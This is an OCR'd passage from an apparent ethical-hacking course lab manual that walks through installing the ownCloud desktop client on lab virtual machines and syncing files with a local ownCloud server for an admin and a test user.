
FIGURE 1.40: Welcome to ownCloud pop-up window

66. The ownCloud webpage appears, displaying all the directories along with the shared directory that contains all the files shared by the admin with this user (**shane**):



□ Name	Size	Modified
documents	?	seconds ago
music	?	seconds ago
photos	?	seconds ago
Shared	240 kB	47 minutes ago
ownCloudUserManual.pdf	1.1 MB	seconds ago
4 folders and 1 file	1.1 MB	

FIGURE 1.41: Shared directory



You don't have permission to upload or create files here

□ Name	Size
Car.jpg	240 kB
1 file	240 kB

FIGURE 1.42: Shared file in the directory


TASK 8

Install Desktop Client

67. You may/may not be able to re-share, download or upload any files/directories as per the sharing (security) settings configured by the admin.

68. Switch back to **Windows server 2008** virtual machine. Navigate to **Z:\CEHv9 Module 17 Cloud Computing\ownCloud Desktop Client** and double-click **ownCloud-1.6.3.3721-setup.exe**.

69. The **ownCloud Setup** window appears; click **Next**.



ownCloud Setup

Welcome to the ownCloud Setup Wizard


This wizard will guide you through the installation of ownCloud.

It is recommended that you close all other applications before starting Setup. This will make it possible to update relevant system files without having to reboot your computer.

Click Next to continue.

FIGURE 1.43: ownCloud setup wizard

70. In the **Choose Components** step, leave the settings set to default, and click **Next**.



ownCloud Setup

Choose Components

Choose which features of ownCloud you want to install.

Check the components you want to install and uncheck the components you don't want to install. Click Next to continue.

Select the type of install: Standard

Or, select the optional components you wish to install:

☑ ownCloud
☑ Shortcuts

Space required: 117.3MB


Description

Position your mouse over a component to see its description.

ownCloud 1.6.3.3721 — built on 2014/09/04 at 03:55 PM

FIGURE 1.44: ownCloud setup wizard: Choose Components section

71. In the **Choose Install Location** section, set the location where you want to install the ownCloud desktop client. In this lab, default location is selected.



ownCloud Setup

Choose Install Location
Choose the folder in which to install ownCloud.

Setup will install ownCloud in the following folder. To install in a different folder, click Browse and select another folder. Click Install to start the installation.


Destination Folder: C:\Program Files (x86)\ownCloud

Space required: 117.3MB
Space available: 1.8GB

ownCloud 1.6.3.3721 -- built on 2014/09/04 at 03:55 PM

FIGURE 1.45: ownCloud setup wizard: Choose Install Location section

72. Once done with the installation, **Installation Complete** section of the wizard appears, click **Next**.



ownCloud Setup


Installation Complete
Setup was completed successfully.

Completed

ownCloud 1.6.3.3721 -- built on 2014/09/04 at 03:55 PM

FIGURE 1.46: ownCloud setup wizard: Installation Complete

73. In the final step of the setup wizard, ensure that the **Run ownCloud** option is checked, and click **Finish**.



ownCloud Setup

Completing the ownCloud Setup Wizard

ownCloud has been installed on your computer.

Click Finish to close this wizard.

☑ Run ownCloud

owncloud.com


FIGURE 1.47: End of ownCloud setup wizard

74. The ownCloud Connection Wizard appears. In the **Setup ownCloud server** section, enter http://10.0.0.3/owncloud in the **Server Address** text field, and click **Next**.

Note: **10.0.0.3** is the IP address of **Windows Server 2008** virtual machine. This IP address may vary in your lab environment.

The IP address of your machine may change whenever you restart or Re-Log In to the machine. When this occurs, you need to check the IP address of the machine and change the IP address accordingly in the URL of Desktop client.

This IP address may change whenever the machine is restarted.



ownCloud Connection Wizard


Connect to ownCloud
Setup ownCloud server

If you don't have an ownCloud server yet, see owncloud.com for more info.

Server Address: http://10.0.0.3/owncloud

FIGURE 1.48: ownCloud Connection Wizard

75. **Enter user credentials** section appears, enter the credentials you have specified at the time of ownCloud database setup in the **Username** (**admin**) and **Password** (**qwerty@123**) fields, and click **Next**.



ownCloud Connection Wizard

Connect to ownCloud
Enter user credentials


If you don't have an ownCloud server yet, see owncloud.com for more info.

Username: admin
Password: ••••••••••

FIGURE 1.49: ownCloud Connection Wizard: Enter user credentials section

76. The **Setup local folder options** step appears; click **Connect...**

Note: You can change the local folder location.



ownCloud Connection Wizard


Connect to ownCloud
Setup local folder options

If you don't have an ownCloud server yet, see owncloud.com for more info.

Local Folder: C:\Users\Administrator\ownCloud

FIGURE 1.50: ownCloud Connection Wizard: Setup local folder options section

77. On completion of setup, the **Everything set up!** step appears; click **Finish**.



Your entire account is synced to the local folder C:\Users\Administrator\ownCloud

FIGURE 1.51: ownCloud Connection Wizard: Everything set up! Section

78. Now, your ownCloud account is synced with the local folder **C:\Users\Administrator\ownCloud**. Whatever files you place in this folder will automatically be uploaded to the ownCloud account online.

Note: The files are synchronized only when the account is logged in.

Here, **Administrator** in the path **C:\Users\Administrator\ownCloud** is the user of the system in this lab. This **user name** may vary in your lab environment.

79. Now, the ownCloud icon appears in the notification area, as shown in the screenshot:





FIGURE 1.52: ownCloud Desktop client icon

80. This icon displays the status of the cloud server (online/offline) and acts as an indicator while any files are being synchronized.

TASK 9

Upload a File to the website through Desktop Client

81. Copy an mp3 (or any other file). To do this, navigate to **Z:\CEHv9 Module 17 Cloud Computing\Shared Files**, copy **abc.mp3**, paste it in **C:\Users\Administrator\ownCloud\music**, and paste the file in this location.



Name	Date modified	Type	Size	Tags
abc.mp3	9/26/2014 10:20 PM	MP3 File	246 KB	
projektevrelitran.mp3	9/26/2014 10:46 PM	MP3 File	3,677 KB	

FIGURE 1.53: Copying a file

82. Observe the ownCloud icon. The icon indicates that a file is being synchronized, as shown in the screenshot:





FIGURE 1.54: Files synchronized to ownCloud Server

83. Open the web browser window that you minimized in **step 55**, and click **Files** in the left pane.

84. The **Files** webpage appears in the browser; click **music** folder.




Name	Size	Modified
documents	22.8 kB	2 hours ago
music	3.8 MB	4 minutes ago
photos	662.7 kB	2 hours ago
Share	246 kB	1 hours ago

FIGURE 1.55: Viewing the files in music directory

85. Observe that file is present in the music folder, inferring that the file was successfully uploaded to the server.


Note: If you don't find the file in the folder, refresh the webpage until the file is found in it.



Name	Size	Modified
abc.mp3	246 kB	2 hours ago
projekteva-leittrain.mp3	3.1 MB	2 hours ago
2 files	3.1 MB	

FIGURE 1.56: Shared file found in music directory

86. You may even check the file in **C:\wamp\www\ownCloud\data\admin\files\music**. If you don't find the file in this location, close the window and re-open it.



Name	Date modified	Type	Size	Tags
abc.mp3	9/26/2014 10:20...	MP3 File	246 KB	
projektava-lettrain...	9/26/2014 10:46...	MP3 File	3,677 KB	

FIGURE 1.57: Viewing the files in music directory


TASK 10

Install Desktop Client

87. Switch to **Windows 8.1** virtual machine, navigate to **Z:\CEHv9 Module 17 Cloud Computing\ownCloud Desktop Client**, and double-click **ownCloud-1.6.3.3721-setup.exe**.

88. Follow the steps **68-73** to setup ownCloud Desktop client.

89. The ownCloud Connection Wizard appears. In the **Setup ownCloud server** section, enter http://10.0.0.3/owncloud in the **Server Address** text field, and click **Next**.



ownCloud Connection Wizard

Connect to ownCloud
Setup ownCloud server


If you don't have an ownCloud server yet, see owncloud.com for more info.

Server Address: http://10.0.0.3/owncloud

FIGURE 1.58: ownCloud Connection Wizard

90. The **Enter user credentials** section appears; enter the credentials of the user account (**shane**) you have added after signing in to the admin account.

91. In this lab, the username and password of the created user account are **shane** and **florida@123**.



ownCloud Connection Wizard


Connect to ownCloud
Enter user credentials

If you don't have an ownCloud server yet, see owncloud.com for more info.

Username: shane
Password: ••••••••••••

FIGURE 1.59: ownCloud Connection Wizard: Enter user credentials section

92. The **Setup local folder options** step appears; click **Connect...**.




If you don't have an ownCloud server yet, see owncloud.com for more info.

Local Folder: C:\Users\Admin\ownCloud

FIGURE 1.60: ownCloud Connection Wizard: Setup local folder options section

93. On completion of setup, **Everything set up!** Section appears, click **Finish**.




Your entire account is synced to the local folder C:\Users\Admin\ownCloud

FIGURE 1.61: ownCloud Connection Wizard: Everything set up! Section

94. Now, your ownCloud account is synced with the local folder **C:\Users\Admin\ownCloud**. Whatever files you place in this folder will automatically be uploaded to the ownCloud account online.

Note: The files are synchronized only when the account is logged in.

95. To view the files present in shane's account, navigate to **C:\Users\Admin\ownCloud**.



Name	Date modified	Type
documents	9/27/2014 1:38 PM	File folder
music	9/27/2014 1:38 PM	File folder
photos	9/27/2014 1:38 PM	File folder
Shared	9/27/2014 1:38 PM	File folder
.csync_journal.db	9/27/2014 1:38 PM	Data Base File
.owncloudsync.log	9/27/2014 1:38 PM	Text Document
ownCloudUserManual.pdf	9/27/2014 12:49 PM	Adobe Acrobat D...

FIGURE 1.62: Files present in shane's account


96. Any changes you make here such as adding/deleting a file or a folder, will take effect in the **shane**'s account online.

TASK 11

Upload a file to the website as well as the Server (admin) Using Desktop Client

97. Now, in order to upload a file directly from the local drive to Shane's ownCloud web server:


    Copy a file (**test.pdf**) from **Z:\CEHv9 Module 17 Cloud Computing\Shared Files** and paste it in **C:\Users\Admin\ownCloud\documents**.



Name	Date modified	Type
example.odt	9/27/2014 12:49 PM	OpenDocument T...
test.pdf	9/27/2014 10:50 AM	Adobe Acrobat D...


FIGURE 1.63: Copying a file into documents

98. Switch to the ownCloud webpage, and click on the **documents** directory. You will be redirected to the document webpage. Here, you can observe the file that has been pasted in **C:\Users\Admin\ownCloud\documents**.



Name	Size	Modified
documents	[illegible]	27 minutes ago
music	[illegible]	1 hours ago
photos	[illegible]	1 hours ago
Shared	[illegible]	2 hours ago
New Document .txt	[illegible]	27 minutes ago
ownCloudUserManual .pdf	[illegible]	1 hours ago
4 folders and 2 files	[illegible]	


FIGURE 1.64: Viewing documents directory


Files - ownCloud
10.0.0.3/owncloud/index.php/apps/files?dir=/documents
ownCloud
Files
Activity
Documents
Pictures
Calendar
documents
New
Deleted files
Rename
Download
Versions
Share
